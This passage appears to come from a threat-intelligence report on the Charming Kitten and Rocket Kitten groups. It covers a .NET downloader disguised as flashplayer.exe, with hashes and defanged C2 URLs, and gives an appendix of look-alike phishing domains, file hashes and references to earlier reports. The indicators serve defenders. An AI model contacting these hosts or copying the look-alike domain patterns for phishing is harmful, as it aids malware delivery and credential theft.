
By pivoting off the malicious infrastructure we found a sample of MAGICOUND.RETRIEVER, a malware which is covered in a report by Palo Alto Networks about a group they call Magic Hound³⁷. The report says that Magic Hound “has primarily targeted organizations in the energy, government, and technology sectors that are either based or have business interests in Saudi Arabia”. Also, “Link analysis of infrastructure and tools [...] revealed a potential relationship between Magic Hound and the adversary group called ‘Rocket Kitten’”. The last notion is in line with our findings.

MAGICOUND.RETRIEVER is a .NET downloader that retrieves secondary payloads using an embedded URL in its configuration as the C2. Below is the sample that we found.

flashplayer.exe

```
9d0e761f3803889dc83c180901dc7b22  
ecf9b7283fda023fa37ad7fdb15be4eadded4e06  
d4375a22c0f3fb36ab788c0a9d6e0479bd19f48349f6e192b10d83047a74c9d7  
http://update-microsoft\[.\]bid/img/WebService.asmx  
http://update-driversonline\[.\]bid/img/WebService.asmx
```

The connections between the sample and Charming Kitten’s infrastructure is depicted in the graph below:



³⁷ <https://researchcenter.paloaltonetworks.com/2017/02/unit42-magic-hound-campaign-attacks-saudi-targets/>

Appendix A - Indicators of Compromise

012mail-net-uwclogin[.]ml
443[.]tcp[.]shorturlbot[.]club
874511478[.]account-login[.]net
8ghefkwdvbfdsg3asdf1[.]com
account-customerservice[.]com
account-dropbox[.]net
account-google[.]co
account-login[.]net
account-logins[.]com
account-log-user-verify-mail[.]com
account-permission-mail-user[.]com
accounts[.]account-google[.]co
accounts[.]activities[.]devices[.]com[.]accounts[.]a
ctivities[.]devices[.]com[.]usersettings[.]cf
accounts[.]activities[.]devices[.]com[.]accounts[.]g
oogle[.]com[.]usersettings[.]cf
accounts[.]activities[.]devices[.]com[.]drive[.]goog
le[.]com[.]usersettings[.]cf
accounts[.]activities[.]devices[.]com[.]usersettings
[.]cf
accounts[.]google[.]com[.]accounts[.]activities[.]d
evices[.]com[.]usersettings[.]cf
accounts[.]google[.]com[.]accounts[.]google[.]com
[.]usersettings[.]cf
accounts[.]google[.]com[.]drive[.]google[.]com[.]u
sersettings[.]cf
accounts[.]google[.]com[.]usersettings[.]cf
accountservice[.]support
account-servicerecovery[.]com
accounts-googlemail[.]com
accounts-googlemails[.]com
account-signin-myaccount-users[.]ga
accounts-logins[.]net
accountsrecovery[.]ddns[.]net
accounts-service[.]support
accountsservice-support[.]com
account-support-user[.]com
accounts-yahoo[.]us
accounts-google[.]com
account-user[.]com
account-user-permission-account[.]com
account-users-mail[.]com
account-user-verify-mail[.]com
accounts-qooqie-con[.]ml
addons-mozilla[.]download
ae[.]ae[.]asus-support[.]net
ae[.]asus-support[.]net
ae[.]bocaiwang[.]asus-support[.]net
ae[.]client[.]asus-support[.]net
aipak[.]org
aiqac[.]org
aol-mail-account[.]com
apache-utility[.]com
api[.]com-service[.]net
app-documents[.]com
app-facebook[.]co
appleid[.]apple[.]com[.]account-logins[.]com
araamco[.]com
araamco[.]com
archive-center[.]com
asus-support[.]net
asus-update[.]com
berozkhodro[.]com
blog[.]group-google[.]com
bocaiwang[.]ae[.]asus-support[.]net
bocaiwang[.]asus-support[.]net
bocaiwang[.]bocaiwang[.]asus-support[.]net
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| 3bb2f304a59255ddd5ef6bb0a32aec7 | b2f42971fb756d1ba1ecb6 |
| 3edec580845d7ab85fa893afb391fbfb | a86ccf0049be20c105e2c087079f18098c739b86d5 |
| 5e9a458cd9d2ce996081ec87c30e0 | 2acb13f1d41f1ccc9f8e1c |
| 5ec9f484603b89f80f351bb88279ebb1 | |

acca9f004a596ea33af65725c2319bf845a442ee9fa
09c511d359df2f632cf4d
b0b177d06fb987429f01d937aaa1ccb7c93a69cfae
f146b60f618f8ab26fac38
d4375a22c0f3fb36ab788c0a9d6e0479bd19f48349
f6e192b10d83047a74c9d7
d7e1d13cab1bd8be1f00afbec993176cc116c2b233
209ea6bd33e6a9b1ec7a7f

d7f2b4188b7c30c1ef9c075891329dbcf8e9b5ebac
1ef8759bc3bb2cf68c586f
d84e808e7d19a86bea3862710cae1c45f7291e984
c9857d0c86881812674d4bb
e6cd39cf0af6a0b7d8129bf6400e671d5fd2a3797b
92e0fe4a8e93f3de46b716

Appendix B - Previous reports about Charming Kitten and Rocket Kitten

Rocket Kitten:

- rocket kitten: a campaign with 9 lives - Check Point Blog³⁸
- LONDON CALLING Two-Factor Authentication Phishing From Iran³⁹
- Thamar Reservoir – An Iranian cyber-attack campaign against targets in the Middle East⁴⁰
- Rocket Kitten Showing Its Claws: Operation Woolen-GoldFish and the GHOLE campaign⁴¹
- The Kittens Strike Back: Rocket Kitten Continues Attacks on Middle East Targets⁴²
- Increased Use of Android Malware Targeting Journalists⁴³
- Iran and the Soft War for Internet Dominance⁴⁴

Charming Kitten:

- iKittens: Iranian Actor Resurfaces with Malware for Mac (MacDownloader)⁴⁵
- Fictitious Profiles and WebRTC's Privacy Leaks Used to Identify Iranian Activists⁴⁶
- Freezer Paper around Free Meat⁴⁷

³⁸ <https://blog.checkpoint.com/wp-content/uploads/2015/11/rocket-kitten-report.pdf>

³⁹ https://citizenlab.ca/2015/08/iran_two_factor_phishing/

⁴⁰ <http://www.clearskysec.com/thamar-reservoir/>

⁴¹ <https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/operation-woolen-goldfish-when-kittens-go-phishing>

⁴² <https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/rocket-kitten-continues-attacks-on-middle-east-targets>

⁴³ <https://iranthreats.github.io/resources/android-malware/>

⁴⁴ https://iranthreats.github.io/us_16_Guarnieri-Anderson-Iran-And-The-Soft-War-For-Internet-Dominance-paper.pdf

⁴⁵ <https://iranthreats.github.io/resources/macdownloader-macos-malware/>

⁴⁶ <https://iranthreats.github.io/resources/webrtc-deanonymization/>

⁴⁷ <https://securelist.com/freezer-paper-around-free-meat/74503/>